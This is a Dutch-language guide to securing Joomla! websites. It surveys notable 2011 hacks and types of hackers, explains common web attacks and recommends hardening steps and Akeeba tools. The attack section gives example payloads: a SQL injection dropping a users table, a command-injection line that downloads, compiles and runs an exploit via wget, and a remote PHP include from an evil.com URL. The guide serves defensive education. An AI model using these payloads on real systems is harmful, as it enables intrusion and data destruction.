
Veiligheid van je Joomla! website

Algemeen:
Afgelopen jaar zijn veel grote websitehacks en andere digitale veiligheidsproblemen in het nieuws geweest. Om er maar eens een paar te noemen:

- **Diginotar:** Iraniër hackt Diginotar, Nederlands bedrijf wat aan de Nederlandse overheid de SSL-certificaten levert voor de beveiliging van de digitale communicatie van Nederlandse overheden onderling en tussen overheid en bedrijfsleven. Malafide Diginotar SSL-certificaten doken op in Iran waarmee men er e-mailverkeer van Gmail-accounts omleidde, zodat de e-mail van mensen afgetapt en gelezen kon worden.
- De virussen/malware **Stuxnet + Duqu**. Waarschijnlijk in opdracht van Amerikaanse en Israëlische overheid gemaakt door tophackers, met de bedoeling de atoomindustrie van Iran te saboteren.
- **Wikileaks**: Openbaarmaking van o.a. duizenden geheime Amerikaanse ambassadenotities, waarbij de wereld inzage kreeg in de soms zeer vreemde diplomatie van de U.S..
- Diefstal gegevens van de werking van **RSA-sleutelgenerators**. (RSA = asymmetrisch encryptie algoritme, veel gebruikt bij elektronische handel)
- **Playstation Network van Sony** gekraakt: duizenden persoonlijke profielen + creditcardgegevens op straat.
- Veel **'lekke websites'** van de **Nederlandse overheden**: problemen met **DigiD.**
- Veel websites gehackt, een aantal voorbeelden:
    - Sinterklaasjournaal
    - Tivoli (popplatform)
    - Diverse webwinkels
    - VARA en LLink (omroepen)
    - Belegger.nl
    - InHolland (Hoge School)
    - NAVO
    - Politiebond
    - Apple
    - Nokia
    - Datingsites
    - Eigen website MySQL!

Bron Tweakers.net: "2011: alles is te hacken"
http://tweakers.net/reviews/2415/1/2011-alles-is-te-hacken-inleiding.html



The CIA were soooo sure the hack attack was the work of cyber-terrorists

Hackers(-groepen), wie zijn dat en waarom hacken ze:

Het woord 'hacken' geeft bij veel mensen een negatieve associatie: 'Iemand die inbreekt in computers'. Echter hacken is in basis weinig anders als het wijzigen van code.
Als jij een core-joomla! bestand wijzigt om bijvoorbeeld in een bepaalde situatie de vormgeving te wijzigen, dan hack je de code. Er zijn echter wel verschillende types computerprogrammeurs die vaak onder de noemer 'hacker' worden gebracht:

- **De idealistisch hackers**:
  Computerveiligheidsspecialisten, die veiligheidsproblemen proberen bloot leggen, zonder daar misbruik van te maken. Zij zien hacken als een soort sport.
  Meestal worden softwarebedrijven waarvan beveiligingslekken worden gevonden van te voren gewaarschuwd, voordat e.e.a. in de publiciteit gebracht wordt.
  Deze doorgaans zeer idealistische hackers zijn vaak goed georganiseerd, en organiseren hackersbijeenkomsten zoals de Defcon in Las Vegas, of de hackersconferentie CCC onlangs in Berlijn.
  Ook worden deze hackers regelmatig ingehuurd door softwarebedrijven en overheden om te proberen hun beveiliging te doorbreken.
- **Criminele hackers:**
  Zij zijn er op uit om op slinkse wijze (veel) geld te verdienen: Creditcards en bankrekeningen plunderen, beïnvloeden van beurskoersen, diefstal bedrijfs- en/of overheidsgegevens. Ze werken vaak weer in opdracht van zware criminelen en maffia-achtige organisaties.
- **Politieke hackers:**
  Wikileaks is een voorbeeld van een politieke hackersgroep. Hun doelstelling is om geheime politieke informatie wereldkundig te maken.

Maar ook de makers van Stuxnet zijn waarschijnlijk politieke hackers, maar dan in dienst van een overheid.

- **Digitale Vandalen:**
  Individuele of groepen scriptkiddies, die als hobby hebben het defacen van websites. (Defacen = het veranderen van een internetsite door een hacker. Behalve dat het uiterlijk is veranderd, zal er in de meeste gevallen geen verdere schade worden berokkend.)
- **Los vaste hackersgroepen:**
  Groepen als Anonymous, AntiSec en Lulzsec. Onduidelijk is de organisatiegraad van deze groepen. Het lijken vaak gelegenheidscollectieven. Hun doelen zijn ook niet altijd even duidelijk. Soms politiek georiënteerd, bijv. ter ondersteuning van Wikileaks, maar ook meer criminele acties kun je aan deze groepen toeschrijven, zoals stelen van persoonsgegevens en creditcardgegevens.

Samengevat kun je stellen dat de 'hackersgemeenschap' bestaat uit een zeer bont gezelschap van zeer intelligente computernerds tot puberale scriptkiddies en van zeer integere veiligheidsspecialisten tot aan zware criminelen.

Grote en kleine bedreigingen:

Er zijn dus zeer veel verschillende bedreigingen van websites te bedenken.
Een goed beheerde Joomla website is juist doordat zoveel technici wereldwijd het systeem doorlichten behoorlijk veilig. Wanneer een hacker over de juiste kennis beschikt zal hij nog zeer veel tijd en moeite moeten stoppen in het hacken ervan. Toch komt een gehackte Joomla website vaak voor. Om de reden hiervan te achterhalen moeten we kijken naar achterliggende redenen van hackers om een Joomla website te hacken en vooral naar de methodes die hiervoor gebruikt worden.

Een rijtjeshuis is anders beveiligd dan een bank. Geen van beide zijn compleet veilig. Datzelfde geldt ook voor websites. Je kunt deze zwaar beveiligen, maar wanneer een hacker, met genoeg kennis en tijd, het op jouw website gemunt heeft, dan zal hij jouw website kunnen hacken. De kans hierop is echter wel klein. Niet alleen is er maar een handjevol van dit soort hackers, ook is het risico dat een hacker hiermee loopt groot ten opzichte van de buit die hij krijgt. Toch hoor je geregeld dat er een Joomla website is gehackt. Dit komt in 99% van de gevallen door een combinatie van slecht beheer en beginnende / gefrustreerde computerexperts die met het grootste gemak een website hacken.

In bijna alle gevallen zal het geen spannende verhalen opleveren van hackers die dagenlang codes zitten te kraken om jouw database te benaderen. Je kunt beter de vergelijking maken met verveelde pubers die jouw huis bekladden omdat je de voordeur open laat staan.

Soorten hacks

Veel hacks worden mogelijk gemaakt omdat de gebruikers-input niet gecontroleerd wordt. Denk bijvoorbeeld aan bezoekers die een contactformulier invullen of zich kunnen aanmelden voor een nieuwsbrief. Vaak zijn er dan invoervelden waar kwaadwillenden proberen stukjes van hun code uit te voeren en zich zo toegang verschaffen tot de website. Het is belangrijk dat deze input vóór het uitvoeren gecontroleerd wordt.

Een aantal voorbeelden van hack mogelijkheden.

Cross Site Scripting (XSS)
Afkorting CSS, maar omdat deze afkorting verwarring brengt met Cascading Style Sheets (CSS) noemt men Cross Site Scripting ook wel XSS. Door middel van XSS is het mogelijk cookies te stelen en dus PHP-sessies over te nemen. Je moet hierbij vooral denken aan bugs in navigatiescripts. Stukjes PHP-code die links aanmaken of URL's waarin een variabele gebruikt wordt, die een pagina kan bevatten.

SQL injection
De hacker kan SQL uitvoeren in jouw script. Door bijvoorbeeld bepaalde SQL-statements achter de URL te plakken zou de hacker bijvoorbeeld een tabel uit de database kunnen verwijderen.
Bijvoorbeeld de volgende url:
www.example.com/script.php?order=desc; DROP TABLE users
SQL injecties moeten voorkomen worden door goed programmeerwerk van bijv. extensies. De belangrijkste regel hierbij is: "sanitize your databaseinputs!" Of te wel: controleer op malafide input en schoon de gebruikers input op vóórdat requests naar de database worden gedaan.

UBBcode Hacks
Op sommige websites is het mogelijk teksten te posten (gastenboek, commentaar, reviews, forumbericht of blog) . Hier kun je dan speciale opmaak tags(BBcode) gebruiken om bijvoorbeeld een smiley te maken of bold tekst toe te voegen. BBcode is ontwikkeld als alternatief voor HTML voor beperkte opmaakmogelijkheden. Ook deze input kan door hackers misbruikt worden om bijvoorbeeld te proberen javascriptcode uit te voeren waarmee een cookie wordt gestolen. Ook hier moet de gebruikers invoer gecontroleerd en gefilterd worden.

Arbitrary Command Execution
Dit is ongecontroleerde gebruikersinvoer, die gebruikt wordt door de hacker om systeem commando's te laten uitvoeren op de server onder de gebruikersnaam waar PHP onder draait. Zorg in ieder geval dat je PHP niet onder de rootgebruiker draait zodat er niet heel vervelende commando's uitgevoerd kunnen worden. Het volgende voorbeeld downloadt een kwaadaardig bestand en geeft dit voldoende uitvoerrechten. Vervolgens wordt dit uitgevoerd en verwijderd:
al; wget http://www.example.com/exploit.c; gcc exploit.c -o exploit; chmod 0700 exploit; ./exploit; unlink exploit.c
(Met wget kun je vanaf de commandline bestanden downloaden vanaf webservers.
De bestanden kunnen met wget via de volgende protocollen gedownload worden: HTTP, HTTPS, FTP en ook door HTTP proxies.
De wget connection gaat standaard via port 80 met de webserver.
Wget kan ook op de achtergrond zijn werk doen, bijv. in samenwerking met cron.)

Remote PHP execution

Remote PHP-execution betekent eigenlijk dat je vanaf afstand PHP uitvoert op een server. Dus de PHP-code staat op server B en die wordt gelezen en uitgevoerd op server A. Ook hierbij geldt dat dit vaak voorkomt in navigatiescripts. Het volgende voorbeeld zal een tekstbestandje proberen uit te laten voeren alsof het PHP-commando's zijn op de server:
www.example.com/script.php?page=http://www.evil.com/evilcode.txt
In evilcode.txt staat dan kwaadwillende PHP code die uitgevoerd wordt op server A.
Meer info: http://www.pfz.nl/zoeken/Remote+PHP+execution/

Brute Force

Dit is een type hack die met weinig intelligentie iets gedaan probeert te krijgen. Dit komt vaak voor bij inlogscripts. Raden van wachtwoorden: door oneindig vaak in te loggen zal uiteindelijk de juiste combinatie gevonden worden. Scripts die bijvoorbeeld niet een maximum aan inlogpogingen hanteren zijn hier vatbaar voor.

Upload Hacks

Als er een publiek toegankelijke uploadmogelijkheid is op jouw website, dan bestaat de kans dat een kwaadwillende persoon een script of bestand probeert te uploaden naar jouw website en deze vervolgens gebruikt om ergens een hackpoging te doen. Later in de logs lijkt het dan of de hackpoging van jouw website afkomstig is. Belangrijk hierbij is dat het uploadscript controleert op de extensie van het geüploade bestand (PHP, html, js, etc.) en ook het content type nakijkt. Een bestandsextensie is namelijk makkelijk aan te passen maar het content type en daadwerkelijke inhoud niet. Iemand zou anders alsnog een voorbeeld.txt bestand kunnen uploaden met PHP code erin.

Mime Content Type Hack

Het content type van een bestand wordt bepaald door bepaalde patronen in een bestand. Er zijn uploadscripts op internet waar je alleen plaatjes kunt uploaden. De meeste uploadscripts bekijken het geüploade plaatje op de extensie, maar er zijn ook scripts die het geüploade plaatje bekijken op mime content type en deze uploadscripts kun je hacken. Als bij de upload alleen op type gecontroleerd wordt kan er dus het volgende gebeuren:

We maken een plaatje en bewerken deze in kladblok en plaatsen onderaan wat kwaadaardige PHP code en saven deze als .php bestand. Omdat het uploadscript alleen maar op mime type controleert en niet op extensie kunnen we een PHP bestand uploaden, welke waarschijnlijk ergens in een plaatjesfolder terechtkomt. Dit bestand kunnen we dan gaan uitvoeren.

Session Hijacking

Omdat standaard PHP-sessies niet gekoppeld zijn een IP-adres, biedt dit een mogelijk veiligheidsrisico. Iedereen die eventueel toegang heeft tot de plek waar PHP de sessies bewaart, zou een sessie van iemand anders kunnen overnemen, omdat er niet gekeken wordt welk IP-adres deze sessie gebruikt. Een mogelijke oplossing is om de gebruikte PHP-scripts, die de sessies aanmaken, aan te passen zodat er gecontroleerd wordt op IP-adres als er een sessie wordt gestart.

Cookies


In cookies wordt kleine beetjes informatie bewaard over het websitebezoek. Denk bijvoorbeeld aan het onthouden van je loginnaam. Omdat cookies lokaal bij de bezoeker bewaard worden zijn deze gemakkelijk aan te passen en eventueel te misbruiken. Een manier om dit tegen te gaan is om door middel van een eigen code een cookie bij de bezoeker neer te zetten die ge-encrypt is met een

geheime sleutel. Deze kun je dan bij het uitlezen in jouw script controleren. Dit maakt het enorm lastig voor de gebruiker om jouw cookie te manipuleren. Als je deze cookiemethode combineert met de IP-koppeling aan jouw sessie, wordt het bijna onmogelijk deze cookies of sessies te misbruiken.

Configuratie

Ook als jouw code uiteindelijk enorm veilig is, kan het systeem toch nog falen als de gebruikte configuratie niet klopt. PHP is op een aantal manieren te beïnvloeden.
php.ini -> Het configuratiebestand van PHP.
.htaccess -> Het configuratiebestand van Apache, de webserver.
ini_set() -> Kiermee kun je via je PHP code de PHP configuratie waardes aanpassen.

Bron: vnl. Webprogrammer's Hacking Guide door Sijmen Ruwhof
http://sijmen.ruwhof.net/artikel-webprogrammers-hacking-guide
en de hackersguide zelf als PDF:
http://sijmen.ruwhof.net/download/artikel/webprogrammers-hacking-guide.pdf



Hoe kan ik me dan toch zo maximaal mogelijk beveiligen:

Wat is websitebeveiliging:

Websitebeveiliging is niet het onmogelijk maken dat je website gehackt wordt, want dat is onmogelijk!!

Websitebeveiliging is het moeilijker maken voor een hacker om in jouw site te infiltreren.

Drie hoofdregels:

1. Zorg dat je hostingaccount neemt bij een betrouwbare hostingprovider. Niet iedere provider (reseller) is even betrouwbaar en/of werkt met een goed geconfigureerde serveromgeving.
2. Be prepared! Zorg altijd voor een actuele, geteste backup: Akeeba Backup
3. Beveilig je website: Maak je website oninteressant voor digivandalen. Zij zijn de oorzaak van bijna alle Joomla! websitehacks. Beveilig met Akeeba Admin Tools (Pro)

1.) Provider
Een hostingprovider moet zijn zaakjes natuurlijk goed voor elkaar hebben. Dat betekent o.a. dat hij niet met verouderde serversoftware moet werken, maar ook dat hij de serveromgeving zo heeft geconfigureerd dat jij als klant niet gedwongen wordt om veiligheidsrisico's te lopen. Bijv. als een hostingprovider jou adviseert om de rechten van een bepaalde directory op chmod 777 te zetten, adviseer ik je om zo snel mogelijk een andere provider te zoeken. Met chmod 777 geef je aan iedereen de mogelijkheid om in deze map te lezen, uit te voeren en te (over)schrijven.

Een provider dient zijn systeem ook zo beveiligd te hebben dat je buurman (een andere hostingaccount op dezelfde server) nooit bij jouw account/webruimte kan komen. Jouw account mag dus uitsluitend toegankelijk zijn voor jezelf (FTP) , door de webserver (middels bijv. suPHP: Apache laat PHP draaien onder jouw useraccount), en via de root account van jouw provider i.v.m. serveronderhoud.

Een provider dient ook dagelijks een backup te maken van alle accounts.

2.) Backuppen
Zorg altijd dat je een actuele en geteste backup van je Joomla! website hebt. Dit kun je op meerdere manieren doen:

a) Via FTP kopieer je alle bestanden van je website naar een lokale directory op jouw computer, en via phpmyadmin maak je een backup van je MySQL-database. Dit is een elementaire wijze van backuppen, die nogal foutgevoelig is. Vooral omdat je via FTP elk individueel bestandje apart moet downloaden. Een hik in je verbinding kan je zonder dat je het merkt een corrupte backup opleveren.

b) De beste, meest gebruikte en eenvoudigste methode is backuppen met de extensie Akeeba Backup. Akeeba Backup installeer je via Extensiebeheer.
Na de installatie configureert Akeeba zichzelf en kun je meestal alle voorgestelde configuratie-instellingen behouden, op één na. En dat is de instelling 'Output Directory'. Deze wordt standaard ingesteld op de directory: /administrator/components/com_akeeba/backup . Verander dit pad indien mogelijk naar een output directory buiten jouw website, alleen toegankelijk voor jou via FTP en door het systeem (Akeeba) zelf. Bijvoorbeeld een directory hoger dan jouw websiteroot

[ROOTPARENT], of bijvoorbeeld in een 'private ' directory parallel aan jouw websiteroot [ROOTPARENT]/private. Je moet zelf uitzoeken of in overleg met je provider waar je door Akeeba Backup je backups kunt laten wegschrijven.
Het is belangrijk om deze outputdirectory te wijzigen zodat, als je hele website gewist zou worden, in ieder geval je backups niet mee worden gewist.
Akeeba Backup maakt een backup in één bestand met de extensie .jpa. Dit bestand bevat alle websitebestanden, een databasebackup en een nieuwe 'installation' directory. Mocht je je jouw backup terug willen/moeten zetten is het m.b.v. Akeeba Kickstart een fluitje van een cent om dit uit te voeren. Je kunt deze backup overigens ook uitstekend gebruiken om je site te verhuizen naar een andere provider of naar je lokale computer (mits Xampp o.i.d.) is geïnstalleerd.
Zorg dat je jouw backup regelmatig downloadt naar je lokale computer en installeer de backup op je lokale serveromgeving (Xampp o.i.d.) om te testen of je backup intact is. Het zou wel heel sneu zijn als je keurig je backups maakt, maar dat vervolgens als je site is gehackt de backup onbruikbaar blijkt.

3.) Beveiligen
Om je website te beveiligen door het voor hackers extra lastig te maken, en dus minder interessant, volgen hier een aantal tips voor de Joomla! superadministrator:
(achter een aantal tips vind je de afkorting **AT** of **ATP**. Dat betekent dat je dit eenvoudig kunt realiseren met Akeeba AdminTools: **AT** (=gratis) of de Pro versie: **ATP** (=betaald).

- Zorg dat je begrijpt waar je mee bezig bent! Blijf zelf up-to-date!
- Zorg altijd dat je Joomla! versie up-to-date is. Via Twitter kun je prima Joomla! gerelateerde Twitteraars volgen die je op de hoogte houden van Joomla! updates.
- Zorg altijd dat je Joomla! extensies up-to-date zijn. Verwijder oude onveilige of niet gebruikte extensies. (Volg de extensieprogrammeur op Twitter)
- Zorg dat je jezelf goed oriënteert voordat je derde partij extensies installeert. Iedere extensie is een potentieel veiligheidsrisico. Zoek op internet, of de diverse Joomla! fora naar ervaringen van anderen met de extensie(s) die je wilt gaan gebruiken. Bekijk of de extensiebouwer regelmatig met updates komt. Ga dus niet iedere fancy of ogenschijnlijk gelikte extensie installeren. En onthoud: elke geïnstalleerde extensie levert extra onderhoud op, dus kijk eerst of je e.a. niet binnen Joomla! zelf kunt oplossen. De meeste hacks van Joomla! websites gebeuren via slecht geprogrammeerde extensies!!
- Tijdens de installatie van Joomla! moet een databasetabel-prefix worden opgegeven. Dat moet een willekeurige lettercombinatie zijn van 3 tot 6 tekens in hoofd- en/of kleine letters eindigend met een '_' underscore. Bij oude installaties wordt vaak nog de standaard 'jos_' prefix gebruikt. Dat weten hackers ook. Wijzig de prefix van de databasetabellen met Admin Tools. **(AT)**
- Gebruik nooit de inlognaam 'admin' voor je backend administratoraccount. Mocht dat toch nog het geval zijn wijzig in 'Gebruikersbeheer' de inlognaam.
- Zorg dat je stevige wachtwoorden gebruikt: Minimaal 12 tekens. Gemengd hoofdletters, kleine letters, cijfers en speciale tekens. 20 tekens is nog beter. Op de website hcc-joomla.nl vind je een uitstekende wachtwoord generator. Een andere manier om een lang, maar toch te onthouden wachtwoord te genereren is het maken van een zin, waarbij je de spaties vervangt door een leesteken of weglaat. Bijvoorbeeld: 'De*kat*krapt*de*krullen*van*de*trap' = 35 tekens of 'DeKatKraptDeKrullenVanDeTrap' = 28tekens. Een 'brute force' script, dat 3,5 miljoen wachtwoorden per seconden kan genereren is hier met deze 'wachtwoordzinnen' een paar honderd jaar bezig.
- Tijdens de installatie van Joomla! 1.7 wordt standaard de gebruiker met het id=42 aangemaakt voor de Super User (Super Administrator). Een hacker weet dit ook. Wijziging van dit id naar een

ander nummer maakt het de hacker weer lastiger. Doe dit het liefst met Admin Tools. Als je het handmatig doet wordt automatisch de volgende id gekozen, ofwel id=43. De meeste hackers weten dit ook. Admin Tools creëert een id met een moeilijk te voorspellen id-nummer.**(AT)**

- Zorg dat de rechten van alle mappen en bestanden correct staan ingesteld. Mappen chmod 755, bestanden chmod 644 en configuration.php cmod 444. Laat je NOOIT overhalen door een provider om een map open te zetten (bijv. voor uploaden van afbeeldingen) door de rechten te wijzigen naar chmod 777! Als je provider zegt dat het anders niet kan: zoek onmiddellijk een betere provider! **(AT)**
- Als je bij jouw provider alleen bestanden kunt uploaden of aanpassen, of extensies kunt installeren als de ingebouwde Joomla! FTP-layer aanstaat (algemene instellingen): Verhuis naar een provider waar dat niet hoeft. Immers jouw FTP-gegevens dienen ingevoerd te zijn om de FTP-layer te laten werken. En die gegevens staan weer opgeslagen in 'configuration.php' in de root van jouw website. Of vraag jouw provider suPHP te installeren, zodat je ook nooit meer problemen met map- en bestandsrechten zult hebben. Immers PHP wordt dan door de Apache webserver uitgevoerd onder jouw useraccount.
- Gebruik SEF: Search Engine Friendly URL's. De standaard URL's van Joomla! zien er zo uit: 'http://hcc-joomla.nl/index.php?option=com_content&view=article&id=8'. Een hacker kan uit de URL-structuur voor hem waardevolle informatie halen, maar bovendien wordt deze URL onbewerkt doorgestuurd naar de webserver. Als je SEF (SEO) URL's gebruikt moet er altijd eerst nog een vertaalslag plaatsvinden voordat het systeem weet welke content getoond moet worden. Eventueel extra toegevoegde code aan de URL-parameters worden dan genegeerd, of een 404 error wordt geretourneerd. Een SEF-URL voor bovenstaande niet-SEF-URL zou er zo uit kunnen zien: 'http://hcc-joomla.nl/kennis'. E.a. afhankelijk van de ingestelde alias.
- Beveilig de toegang van de administrator met een extra wachtwoord via .htaccess in de /administrator directory **(AT)**
- Gebruik een 'secret word' in de URL voor jouw administror. Iemand die dan http://jouwdomein.nl/adminstrator opvraagt wordt automatisch naar de frontend index.php geredirect **(ATP onderdeel van Web application firewall)**
- Voorkom dat hackerscripts allerlei vingerafdrukken van je site kunnen nemen (fingerprints). Variërend van het achterhalen welke PHP-versie wordt gebruikt tot aan welke versies van extensies worden gebruikt. Dit gaat prima met een .htaccess-bestand, maar vraagt veel programmeerkennis van het .htaccess-bestand. In AdminTools Pro is een visuele editor opgenomen waarmee ook het .htaccess-bestand kan worden aangemaakt. Door middel van dit .htaccess-bestand kun je zeker 80% van de aanvallen blokkeren. Lees voordat je hiermee begint wel héél goed de Admin Tools handleiding. **(ATP)**

Akeeba AdminTools (Pro) en Akeeba Backup

De Joomla! extensies van Akeeba, AdminTools Core/Pro en Backup zijn naast de JCE editor de 'must have' extensies voor elke Joomla! website.

Akeeba Backup komt net als AdminTools in een core en een pro editie uit. Voor een kleinere Joomla! website voldoet de 'core' versie uitstekend. Het verschil met de pro versie ligt meer in het automatiseren van de backups. In de core versie gaat dat handmatig door in het administrator controlepaneel op de 'Backup ' button te klikken en via een tussenscherm even geduld te hebben tot de backup gereed is. Downloaden van de backup naar je lokale computer moet je via FTP!!! ook zelf doen. (Niet via http, omdat grote backupbestanden makkelijk met downloaden via http corrupt kunnen geraken).

Bij **AdminTools** is de functionaliteit qua beveiliging bij de **Pro** versie veel interessanter. Ik adviseer iedere Jooma! Website beheerder dan ook om Admin Tools Pro aan te schaffen. (Prijs is €20,- euro per jaar. Licensie is GPL. Je mag hem dus overal gebruiken) .

Wat kun je met Admin Tools Core en Pro

- Joomla updater: Allerlaatste updates van Joomla! (Géén NL taalbestanden) **(Core)**
- Permissies instellingen en Herstel map- en bestandspermissies: Rechten van bestanden en mappen juist instellen: mappen: 755, bestanden 644, configuration.php 444. **(Core)**
- Admin loginwachtwoordbescherming: Extra wachtwoord door middel van .htaccess beveiliging van de administrator directory **(Core)**
- Administrator geheime URL parameter: Bescherming met geheime string (secret word) in de URL. Zonder deze string is de administrator niet te zien en een redirect naar de startpagina van de website volgt. Dit is onderdeel van de Web Applicatie Firewall **(Pro)**
- .htaccess Maker: verbetert de siteveiligheid. Blokkeert de meeste 'common exploit attacks' en blokkeert zo'n beetje alle 'fingerprinting' **(Pro)**
- Off-Line bij noodgevallen: Zet je site werkelijk offline, i.t.t. de eigen offlinestelling van Joomla! De site is alleen nog maar benaderbaar vanaf jouw IP-nummer. Dus vanaf het IP-nummer waarmee je online bent en vanaf waar je je site offline hebt gezet!**(Core)**
- Webapplicatie firewall: **(Pro)**
    - Toegang tot administrator uitsluitend vanaf een bepaald IP-adres of block van IP-adressen.
    - Toegang weigeren (blacklisten) van bepaalde IP-adressen of blokken IP-adressen.
    - Anti-spam gebaseerd op editbare lijst van woorden
    - SQLi shield: Zorgt voor het ontwijken SQL injection aanvallen
    - Kwaadwillige 'User Agents' filtering (bijv. kwaadaardige zoekrobots/scripts)
    - CSRF / Anti-Spam (reverse CAPTCHA) beveiliging
    - Bad Behaviour integration
    - Project Honeypot IP blacklisting (HTTP:BL) integration
    - Geografisch blokkeren: blokkeer bezoekers van een bepaald land of werelddeel
    - Automatisch blokkeren van IP nummers vanaf waar bij herhaling veiligheidsuitzonderingen worden getriggerd
    - DFI (Direct file inclusion) detection:

  - Uploadscanner(Uploadshield): blokkeert geüploade bestanden met verdachte namen of bestanden die PHP-code bevatten ergens in een bestand. Bijv. PHP- code in een .jpg bestand.
  - Bescherming tegen de meeste XSS aanvallen (XSS-Shield)
  - E-mail versturen na succesvolle login in de administrator
  - Verschillende opties om te verbergen dat je server PHP en Joomla! gebruikt
  - Uitzetten van Joomla!'s verborgen mogelijkheden om sites te debuggen. Deze debugmogelijkheden kunnen worden misbruikt voor fingerprinting attacks.
- Repareren en optimaliseren van de databasetabellen **(Core)**
- Sessies legen: stop en verwijder alle (open) sessies **(Core)**
- Temp-map opschonen: Tijdelijke directory legen **(Core)**
- Instellingen via plugin: Geplande onderhoudsoperaties: (sessie tabel optimaliseren, sessies verwijderen, cache laten verlopen en cache legen) zonder gebruik te maken van een CRON job (linux shell script) **(Pro)**
- URL omleiding: Maak je eigen redirects aan **(Pro)**
- SEO en Link Tools: Automatisch herschrijven van URL's die naar een oud domein verwijzen naar het nieuwe domein. Erg handig als je website is verhuisd vanaf een ander domein, of van de ene naar een andere directory. **(Core)**
- Master wachtwoord: Wachtwoordprotectie van verschillende Admin Tools functies. **(Core)**
- Integratie met Joomla! 1.7 ACL systeem

Beveiligingstoepassingen - zoals Admin Tools - zijn ontworpen om de veiligheid van je website te verbeteren, maar maakt je website niet onkwetsbaar tegen hackpogingen. Admin Tools zal het moeilijker maken voor een potentiële aanvaller om informatie te verkrijgen met betrekking tot je site, en maakt het daarom veel lastiger je website aan te vallen. Er is echter niets dat een doorgewinterde crack van het hacken van je website kan stoppen. Bijvoorbeeld, als er een verouderde Joomla! installatie of een kwetsbare extensie is geïnstalleerd op jouw site is er niets en, laten we dat benadrukken, NIETS, dat een hacker kan stoppen om een succesvolle aanval op je website te plegen. "We zijn ons bewust dat andere ontwikkelaars hun producten op de markt brengen als een 'complete bescherming' voor je site. Dit is simpelweg technisch onmogelijk."

Een voorbeeld. Denk aan een kogelvrij vest, gedragen door militair personeel over de hele wereld. Kunnen deze militairen nog steeds verwond of gedood worden? Ja, dat kan zeer zeker. Terwijl het kogelvrije vest de militairen beschermt tegen de meest voorkomende aanvallen (directe schoten gericht op de romp) beschermt het niet tegen zijwaartse schoten, schoten van dichtbij of explosies. Het is hetzelfde met de beveiligingssoftware, niets anders dan kogelvrije vesten. De software blokkeert de meest voorkomende aanvallen, maar kan ze niet allemaal afslaan. Een vastberaden hacker is als een zelfmoordterrorist: als hij besluit jou aan te vallen, dan is niet veel wat je kunt doen om jezelf te beschermen.

Je bent uiteindelijk zelf verantwoordelijk voor de veiligheid van je site en het ondernemen van gedegen beveiligingsacties. Installatie en configuratie van Admin Tools is een goede beveiligingsactie. Echter op zijn minst mag worden verwacht dat je regelmatig back-ups maakt, ze opslaat op een veilige locatie buiten je server, en de ogen openhoudt voor afwijkend gedrag op je site.